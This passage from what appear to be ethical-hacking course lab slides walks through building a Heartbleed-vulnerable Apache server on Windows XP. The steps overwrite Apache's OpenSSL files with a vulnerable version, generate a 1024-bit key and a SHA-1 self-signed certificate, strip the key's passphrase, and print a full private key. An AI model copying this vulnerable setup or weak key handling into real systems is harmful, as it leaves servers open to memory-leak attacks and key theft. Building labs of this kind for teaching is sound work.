
Replace SSL with vulnerable version

(EH-WinXP-xx)


C:\Documents and Settings\cis76 student\Desktop\Heartbleed




Find the vulnerable version of OpenSSL in the downloaded Heartbleed folder



Select List view



Copy libeay32.dll, openssl.exe, ssleay32.dll and overwrite files in Apache bin folder



Start > Run... > cmd > OK button

Generate keys and certificates

(EH-WinXP-xx)

```
cd c:\
cd wamp\bin\apache\Apache2.2.21\bin
openssl genrsa -des3 -out server.key 1024
```

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\cis76 student>cd c:\

C:\>cd wamp\bin\apache\Apache2.2.21\bin

C:\wamp\bin\apache\Apache2.2.21\bin>openssl genrsa -des3 -out server.key 1024
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Loading 'screen' into random state - done
Generating RSA private key, 1024 bit long modulus
..++++++
.........................................++++++
e is 65537 (0x10001)
Enter pass phrase for server.key:
Verifying - Enter pass phrase for server.key:

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Generate a 1024 bit RSA private key and triple DES encrypt it using a pass phrase

All on one line

```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl req -new -x509 -nodes -sha1
-days 365 -key server.key -out server.crt -config
c:\wamp\bin\apache\Apache2.2.21\conf\openssl.cnf
```

C:\WINDOWS\system32\cmd.exe

```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl req -new -x509 -nodes -sha1 -days 36
5 -key server.key -out server.crt -config c:\wamp\bin\apache\Apache2.2.21\conf\o
penssl.cnf
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key:
Loading 'screen' into random state - done
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (eg, YOUR name) []:
Email Address []:

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Use the private key to generate a self-signed certificate containing the public key

```
xcopy server.key server.key.orig
f

del server.key

openssl rsa -in server.key.orig -out server.key
```

C:\WINDOWS\system32\cmd.exe

```
C:\wamp\bin\apache\Apache2.2.21\bin>xcopy server.key server.key.orig
Does server.key.orig specify a file name
or directory name on the target
(F = file, D = directory)? f
C:server.key
1 File(s) copied

C:\wamp\bin\apache\Apache2.2.21\bin>del server.key

C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key.orig -out server.
key
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key.orig:
writing RSA key

C:\wamp\bin\apache\Apache2.2.21\bin>
```

Be careful because people with physical access to the server could copy the unencrypted private key

Export private key without the encrypted wrapper so Apache can use it without having to prompt for the pass phrase each time.

openssl rsa -in server.key


```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCjzw5awQUCBYz2qQJrH+DsWiALb160QzwIwH0ncBqjdnxDsC22
dnIsih7HaTogvA0DgS1huSF9W1r7KGFNepWhS6gO5l1OzajBZywliOoVnQGL1+CU
BwdgMDP41g/CH9wwnQ1ZR22u/ZmUqeGrrQVPHfkPj2zr/WSDSbUSTByOswIDAQAB
AoGBAJ0vZ5/QTeTlvKFIBkkTGvrRdKRkZuTlC2t+gdnhKb6nSJCPMx4+RErW8rf5
Ek0tBfPR9eErC6bFjeUpl00IjyDhbc00yCdgDjTjvaoy6BcTmPeMCC8nG0uVnMqP
iuuwb3fD64nRqSb6q+bKRYVsirJSwGzagB6DB+T1sbGxuNKhAkEA0HO4osiNpXgJ
nnOlJ2z2hDzqV7qd77TVblc0P83Vrd8GkUSjCUAYFxXO6wtCicpLxAgFz7Lem8Aa
q5Ne9zGnIwJBAMksdA06/i1mB3yBSytNHmXZMBJt5UHXDTsMYh8IwrXFZL/Wi6Y8
XzmUa4xVgZUdU0mlrmBOtqotlAKNJ9o3uzECQQC+0K+7k4rWZcOoYIRWStB+zKRY
GmRpAUg+8WTK40kvGHGSmRoFZb6nozb+whfuulgQ4qcvMbXFLV08onLUJYexAkAA
59FR6e0Q+T+ZYN+cv0kevj6IJrR8emJV3LVoXFq8BLpyXp3cTrNDCBb/17awnCQu
1a8WQeRymafr5wTB57RRAkEAyQIkO8LgFVQM8eLBMNWX/NhD1yNNxrT1poDXyS6b
t3boB6N1PHnGf388FNyjIZqTeu7ryX6ziKMH3AzKAIRlxg==
-----END RSA PRIVATE KEY-----

C:\wamp\bin\apache\Apache2.2.21\bin>
```

openssl rsa -in server.key.orig


```
C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.key.orig
WARNING: can't open config file: /usr/local/ssl/openssl.cnf
Enter pass phrase for server.key.orig:
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIICXgIBAAKBgQCjzw5awQUCBYz2qQJrH+DsWiALb160QzwIwH0ncBqjdnxDsC22
dnIsih7HaTogvA0DgS1huSF9W1r7KGFNepWhS6gO5l1OzajBZywliOoVnQGL1+CU
BwdgMDP41g/CH9wwnQ1ZR22u/ZmUqeGrrQVPHfkPj2zr/WSDSbUSTByOswIDAQAB
AoGBAJ0vZ5/QTeTlvKFIBkkTGvrRdKRkZuTlC2t+gdnhKb6nSJCPMx4+RErW8rf5
Ek0tBfPR9eErC6bFjeUpl00IjyDhbc00yCdgDjTjvaoy6BcTmPeMCC8nG0uVnMqP
iuuwb3fD64nRqSb6q+bKRYVsirJSwGzagB6DB+T1sbGxuNKhAkEA0HO4osiNpXgJ
nnOlJ2z2hDzqV7qd77TVblc0P83Vrd8GkUSjCUAYFxXO6wtCicpLxAgFz7Lem8Aa
q5Ne9zGnIwJBAMksdA06/i1mB3yBSytNHmXZMBJt5UHXDTsMYh8IwrXFZL/Wi6Y8
XzmUa4xVgZUdU0mlrmBOtqotlAKNJ9o3uzECQQC+0K+7k4rWZcOoYIRWStB+zKRY
GmRpAUg+8WTK40kvGHGSmRoFZb6nozb+whfuulgQ4qcvMbXFLV08onLUJYexAkAA
59FR6e0Q+T+ZYN+cv0kevj6IJrR8emJV3LVoXFq8BLpyXp3cTrNDCBb/17awnCQu
1a8WQeRymafr5wTB57RRAkEAyQIkO8LgFVQM8eLBMNWX/NhD1yNNxrT1poDXyS6b
t3boB6N1PHnGf388FNyjIZqTeu7ryX6ziKMH3AzKAIRlxg==
-----END RSA PRIVATE KEY-----

C:\wamp\bin\apache\Apache2.2.21\bin>openssl rsa -in server.crt
```

Both server.key and server.key.orig have the private key.

Only server.key.orig is encrypted and requires a pass phrase.



Create a new folder named ssl

